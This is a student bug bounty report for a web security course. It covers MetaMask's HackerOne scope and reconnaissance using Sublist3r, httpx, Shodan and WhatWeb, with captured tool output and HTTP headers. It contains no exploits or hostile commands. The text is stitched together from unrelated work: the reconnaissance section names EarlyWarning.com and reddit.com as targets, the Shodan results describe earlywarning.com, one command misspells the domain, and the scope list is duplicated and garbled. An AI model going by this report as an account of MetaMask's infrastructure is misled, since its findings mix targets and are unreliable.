Sri Lanka Institute of Information Technology

BUG BOUNTY REPORT 05

(MetaMask Web site)

IE2062 – Web Security

W.A.K.S Wijethunga

IT23361768

Table of Contents

1. Introduction to bug bounty program and audit scope

❖ MetaMask

MetaMask is a popular cryptocurrency wallet and gateway to blockchain applications. It is widely used for interacting with decentralized applications (dApps) across various blockchain networks, especially Ethereum.

The platform offers:

- A browser extension and mobile app wallet.
- Secure key management and transaction signing.
- Features like token swapping, NFT support, and dApp browser access.


MetaMask plays a crucial role in the Web3 ecosystem, acting as a bridge between traditional web browsers and blockchain-based technologies. Due to its large user base and direct handling of sensitive data such as private keys and transaction signatures, maintaining a high level of security is essential.

The target for this assessment was MetaMask's web-facing application and associated assets, primarily focused on identifying any vulnerabilities that could affect user security, privacy, or the integrity of Web3 interactions..

In Hackerone bug bounty program, they defined these subdomains (and all inclusive) as valid subdomains for testing.


- **signature-insights.api.cx.metamask.ioews-fusion.my.site.com**
- **snaps.metamask.io**
- **portfolio.metamask.io**
- **portfolio.metamask.io**
- **metamask.io**
- **permissionless.snaps.metamask.io**
- **developer.metamask.io**

Eligible in-scope subdomains for bug bounty program are mentioned below and they mention that any subdomain under **metamask.io** is in scope,




Asset name	Type	Coverage	Max. severity	Bounty
signature-insights.api.cx.metamask.io The Signature Insights API receives off-chain signature requests (eth_signTypedData_v3, eth_signTypedData_v4, etc.) from MetaMask Extension & Mobile and decodes them into state changes to be rendered into human readable balance changes. These balance changes are shown in the confirmations windows when a user is signing an off-chain signature request for popular dapps such as OpenSea, Uniswap, and others. API docs: https://metamask-consensys.notion.site/Public-MetaMask-Signature-Insights-API-Documentation-	Domain	In scope	Critical	Eligible

1-15 of 15



Asset name	Type	Coverage	Max. severity	Bounty
snaps.metamask.io This is a directory that lists featured snaps available for installation on MetaMask. Supporting Documentation • https://github.com/MetaMask/snaps-directory	Domain	In scope	Critical	Eligible
portfolio.metamask.io The Portfolio dApp allows Metamask users to see an aggregated view across multiple different Metamask accounts. It also allows users to access popular on-chain primitives like Swaps, Bridging, Staking, and more.	Domain	In scope	Critical	Eligible

1-15 of 15



Asset name	Type	Coverage	Max. severity	Bounty
into MetaMask, vulnerabilities will be scored relative to the impact demonstrated against the MetaMask Extension without a change in scope.				
metamask.io The root https://metamask.io webpage and the metamask.io DNS configuration. JavaScript React	Domain	In scope	Critical	Eligible
io.metamask.Metamask Installation Link: https://metamask.io/download/ Supporting Documentation • https://docs.metamask.io/guide/	iOS: App	In scope	Critical	Eligible

1-15 of 15

2. Reconnaissance

The goal of this reconnaissance is to gather information about the **EarlyWarning.com** website, including its infrastructure, technologies, and potential security posture. This information will help identify potential vulnerabilities and attack vectors.

I. Find Domain using Sublist3r Tool

Sublist3r, a Python-based tool, is designed to discover subdomains associated with a specified target website. Leveraging search engines and online web services, it scours the web for available subdomains linked to the designated target domain. Given the freedom to scrutinize any subdomain under reddit.com, it's prudent to identify additional subdomains for testing purposes.

To install Sublist3r, navigate to its GitHub repository at https://github.com/aboul3la/Sublist3r.git. This repository hosts all the necessary files required for installing the tool. Execute the following command in your shell to download it:

```
git clone https://github.com/aboul3la/Sublist3r.git
```

Please note that Sublist3r necessitates either Python 2.7 or Python 3.4 to operate smoothly.


After downloading the files, go inside the 'Sublist3r' directory and install the requirements by entering,

sudo pip install -r requirements.txt

After installing the requirements, enter

sublist3r -d earlywarning.com -o subdomains.txt

to find subdomains under the mentioned domain.




```
┌──(kush㉿vbox)-[~]
└─$ sublist3r -d metamask.io

        # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for metamask.io
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
```

Upon examining for accessible subdomains, the next step involves identifying those that are operational. This can be accomplished by employing an additional tool known as '**httpx**'.

This tool can find domains that are up and running. To find active subdomains under this site, I am using the text file generated before by the sublist3r and writing the active subdomains to another new file.

Following the completion of the scan, the findings reveal that the majority of the subdomains are indeed active.




```
┌──(kushan㉿vbox)-[~/Early]
└─$ sublist3r -d example.com -o subdomains.txt && cat subdomains.txt | httpx -silent -o active_subdomains.txt

                # Coded By Ahmed Aboul-Ela - @aboul3la
```

II. Identify exposed services using Shodan

Shodan is a potent search engine made to look through and index gadgets that are linked to the internet. Shodan concentrates on hardware, such as servers, routers, and

Internet of Things devices, as well as services, such as web servers, databases, and remote access tools, in contrast to standard search engines that crawl websites. It is a useful tool for security researchers, penetration testers, and bug bounty hunters since it gathers metadata from these devices, such as banners, open ports, and software versions. Shodan can be used to find exposed services that could be at danger to the organization due to misconfigured or attack-prone settings.



104.18.99.92

// TAGS: cdn

// LAST SEEN: 2025-03-23

General Information

Hostnames	earlywarning.com edit.earlywarning.com partners.earlywarning.com www.earlywarning.com
Domains	EARLYWARNING.COM
Country	United States
City	San Francisco
Organization	Cloudflare, Inc.
ISP	Cloudflare, Inc.
ASN	AS13335

Open Ports

80 443 2053 2082 2083 2086 2087 2095 2096 8080 8443 8880

// 80 / TCP 1590730575 | 2025-03-22T09:37:25.172032

CloudFlare

Direct IP access not allowed | Cloudflare

```
HTTP/1.1 403 Forbidden
Date: Sat, 22 Mar 2025 09:37:25 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 5895
Connection: close
X-Frame-Options: SAMEORIGIN
Referrer-Policy: same-origin
Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 01 Jan 1970 00:00:01 GMT
Vary: Accept-Encoding
Server: cloudflare
CF-RAY: 9244b5d449606423-SJC
```

// 443 / TCP 1471629837 | 2025-03-23T01:57:15.863677

III. Detect technologies using Whatweb


Whatweb is a powerful open-source tool designed to identify the technologies used by websites. It works by analyzing the responses from a web server, such as

HTTP headers, HTML content, cookies, and scripts, to detect the underlying technologies.

To detect technologies used by a website, simply run :

whatweb metasmask.io


This command will analyze the website and display a summary of the detected technologies**.**




```
┌──(kush㉿vbox)-[~]
└─$ whatweb metamask.io
http://metamask.io [301 Moved Permanently] Cookies[__cf_bm], Country[RESERVED][ZZ], HTTPServer[cloudflare], HttpOnly[__cf_bm], IP[172.64.147.181], RedirectLocation[https://metamask.io/], Title[301 Moved Permanently], UncommonHeaders[x-
content-type-options,cf-ray]
https://metamask.io/ [200 OK] Cookies[NEXT_LOCALE,__cf_bm], Country[RESERVED][ZZ], HTML5, HTTPServer[cloudflare], HttpOnly[__cf_bm], IP[172.64.147.181], Open-Graph-Protocol, Script[application/ld+json], Strict-Transport-Security[max-ag
e=15778476; includeSubDomains; preload], Title[MetaMask: The Leading Crypto Wallet Platform, Blockchain Wallet], UncommonHeaders[content-security-policy,link,x-country,x-locale,x-matched-path,x-next-pathname,x-nonce,x-vercel-cache,x-ve
rcel-id,cf-cache-status,x-content-type-options,cf-ray], X-Frame-Options[DENY], X-Powered-By[Next.js]

┌──(kush㉿vbox)-[~]
└─$ ▌
```

To get detailed information about the detection process:


whatweb -v metamask.io



```
┌──(kush㉿vbox)-[~]
└─$ whatweb -v  metamask.io
WhatWeb report for http://metamask.io
Status     : 301 Moved Permanently
Title      : 301 Moved Permanently
IP         : 172.64.147.181
Country    : RESERVED, ZZ

Summary    : Cookies[__cf_bm], HTTPServer[cloudflare], HttpOnly[__cf_bm], RedirectLocation[https://metamask.io/], UncommonHeaders[x-content-type-options,cf-ray]

Detected Plugins:
[ Cookies ]
        Display the names of cookies in the HTTP headers. The
        values are not returned to save on space.

        String       : __cf_bm

[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : cloudflare (from server string)

[ HttpOnly ]
        If the HttpOnly flag is included in the HTTP set-cookie
        response header and the browser supports it then the cookie
        cannot be accessed through client side script - More Info:
        http://en.wikipedia.org/wiki/HTTP_cookie

        String       : __cf_bm

[ RedirectLocation ]
        HTTP Server string location. used with http-status 301 and
        302

        String       : https://metamask.io/ (from location)

[ UncommonHeaders ]
        Uncommon HTTP server headers. The blacklist includes all
        the standard headers and many non standard but common ones.
        Interesting but fairly common headers should have their own
        plugins, eg. x-powered-by, server and x-aspnet-version.
        Info about headers can be found at www.http-stats.com

        String       : x-content-type-options,cf-ray (from headers)
```



```
HTTP Headers:
        HTTP/1.1 301 Moved Permanently
        Date: Thu, 24 Apr 2025 13:44:25 GMT
        Content-Type: text/html
        Content-Length: 167
        Connection: close
        Cache-Control: max-age=3600
        Expires: Thu, 24 Apr 2025 14:44:25 GMT
        Location: https://metamask.io/
        Set-Cookie: __cf_bm=3P_2O.4TiSVWVoO8kLdBy6eFzbhhnIRkqZkuuBBBOkU-1745502265-1.0.1.1-8okjyueahLAKSSGTSpCBTs5o6u5Lx97AAUeWE8aodseyiG0l.1tu7Ieu2atI4K_ZGMJwWt0N6P2qT2dz8C0.lHsK3iLzrfNFjz_HUJa3l4U; path=/; expires=Thu, 24-Apr-25 14:1
4:25 GMT; domain=.metamask.io; HttpOnly
        Vary: Accept-Encoding
        X-Content-Type-Options: nosniff
        Server: cloudflare
        CF-RAY: 935609070e295138-CMB

WhatWeb report for https://metamask.io/
Status     : 200 OK
Title      : MetaMask: The Leading Crypto Wallet Platform, Blockchain Wallet
IP         : 172.64.147.181
Country    : RESERVED, ZZ

Summary    : Cookies[NEXT_LOCALE,__cf_bm], HTML5, HTTPServer[cloudflare], HttpOnly[__cf_bm], Open-Graph-Protocol, Script[application/ld+json], Strict-Transport-Security[max-age=15778476; includeSubDomains; preload], UncommonHeaders[cont
ent-security-policy,link,x-country,x-locale,x-matched-path,x-next-pathname,x-nonce,x-vercel-cache,x-vercel-id,cf-cache-status,x-content-type-options,cf-ray], X-Frame-Options[DENY], X-Powered-By[Next.js]

Detected Plugins:
[ Cookies ]
        Display the names of cookies in the HTTP headers. The
        values are not returned to save on space.
```



```
        aspx

        String       : DENY

[ X-Powered-By ]
        X-Powered-By HTTP header

        String       : Next.js (from x-powered-by string)

HTTP Headers:
        HTTP/1.1 200 OK
        Date: Thu, 24 Apr 2025 13:44:29 GMT
        Content-Type: text/html; charset=utf-8
        Transfer-Encoding: chunked
        Connection: close
        Age: 0
        Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate
        content-security-policy: default-src 'self'; media-src 'self' https://video.twimg.com/; script-src 'self' 'wasm-unsafe-eval' https://cdn.segment.com https://cdn.acsbapp.com https://www.gstatic.com https://platform.twitter.com h
ttps://js.hsforms.net/forms/v2.js https://www.google.com/recaptcha/enterprise.js 'nonce-NWI5ODhkMmMtZjM4OS00ODRmLTgxYzctNGU0MGI2MzFiNGI1' 'strict-dynamic' https://*.osano.com https://*.google-analytics.com https://*.hs-banner.com; work
er-src 'self' blob: https://www.gstatic.com https://*.osano.com; style-src 'self' 'unsafe-inline' https://*.osano.com https://www.googletagmanager.com https://fonts.googleapis.com ; img-src 'self' blob: data: https://images.ctfassets.n
et/ https://downloads.ctfassets.net/ https://i.ytimg.com/ https://images.lumacdn.com/ https://forms-na1.hsforms.com/embed/ https://px.ads.linkedin.com/ https://*.ads.linkedin.com/ https://pbs.twimg.com/ https://*.reddit.com https://t.c
o https://*.twitter.com https://analytics.twitter.com https://perf-na1.hsforms.com https://track.hubspot.com https://fonts.gstatic.com ; font-src 'self' https://fonts.gstatic.com https://cdn.jsdelivr.net/npm/country-flag-emoji-polyfill
@0.1/dist/TwemojiCountryFlags.woff2 ; object-src 'none'; base-uri 'self'; form-action 'self' https://forms.hsforms.com/; frame-ancestors 'self' https://app.contentful.com; frame-src 'self' https://platform.twitter.com https://www.youtu
be.com/ https://player.vimeo.com/ https://www.google.com/ https://forms.hsforms.com/ https://*.lpsnmedia.net https://*.osano.com https://www.googletagmanager.com/ ; upgrade-insecure-requests; connect-src 'self' blob: https://www.gstati
c.com https://acsbapp.com https://*.acsbapp.com https://forms.hsforms.com/ https://forms-na1.hubspot.com https://forms.hubspot.com https://api.lu.ma https://react-tweet.vercel.app/api/tweet/ https://tagassistant.google.com https://*.go
ogletagmanager.com wss://*.googletagmanager.com https://api.segment.io/v1/ https://cdn.segment.com/v1/ https://price.api.cx.metamask.io/ https://account.api.cx.metamask.io/ https://px.ads.linkedin.com/ https://*.osano.com https://*.goo
gle-analytics.com https://www.google.com/ccm/collect https://js.hs-banner.com https://cta-service-cms2.hubspot.com https://*.reddit.com https://*.redditstatic.com https://api.hubspot.com https://api.hubapi.com;
        link: </_next/static/media/18811c6af43a7bb4-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2", </_next/static/media/1f5a5afe530cf531-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2", </_
next/static/media/a757f97c389def12-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2", </_next/static/media/cb500b236c271263-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2", </_next/static/media
/cbb70915db1e6525-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2"
        Set-Cookie: NEXT_LOCALE=en; Path=/; Expires=Fri, 24 Apr 2026 13:44:29 GMT; Max-Age=31536000; SameSite=lax
        strict-transport-security: max-age=15778476; includeSubDomains; preload
        vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch
        vary: accept-encoding
        x-country: LK
        x-frame-options: DENY
        x-locale: en
        x-matched-path: /[locale]
        x-next-pathname: /
        x-nonce: NWI5ODhkMmMtZjM4OS00ODRmLTgxYzctNGU0MGI2MzFiNGI1
        x-powered-by: Next.js
        x-vercel-cache: MISS
        x-vercel-id: sin1::fra1::8wprx-1745502269343-5bac2c423131
        cf-cache-status: DYNAMIC
        Set-Cookie: NEXT_LOCALE=en; Path=/; Expires=Fri, 24 Apr 2026 13:44:29 GMT; SameSite=lax
        Set-Cookie: __cf_bm=h9Qhk6zIVVH3otOljn2n47M_xB4o7b8rZZ0Tzpz092E-1745502269-1.0.1.1-LWOlA7n9UR8987zTDGh1eAaipsQmH_CEFUfA7l35_Of.B_lrKNUoUrWgmaEna02qB_4q.6JoaZdo2CRQmXb24.t6EbIF2BQMX_q44FYsRY8; path=/; expires=Thu, 24-Apr-25 14:1
4:29 GMT; domain=.metamask.io; HttpOnly; Secure; SameSite=None
        X-Content-Type-Options: nosniff
        Server: cloudflare
        CF-RAY: 9356091e5afb5137-CMB
        Content-Encoding: gzip

┌──(kush㉿vbox)-[~]
```

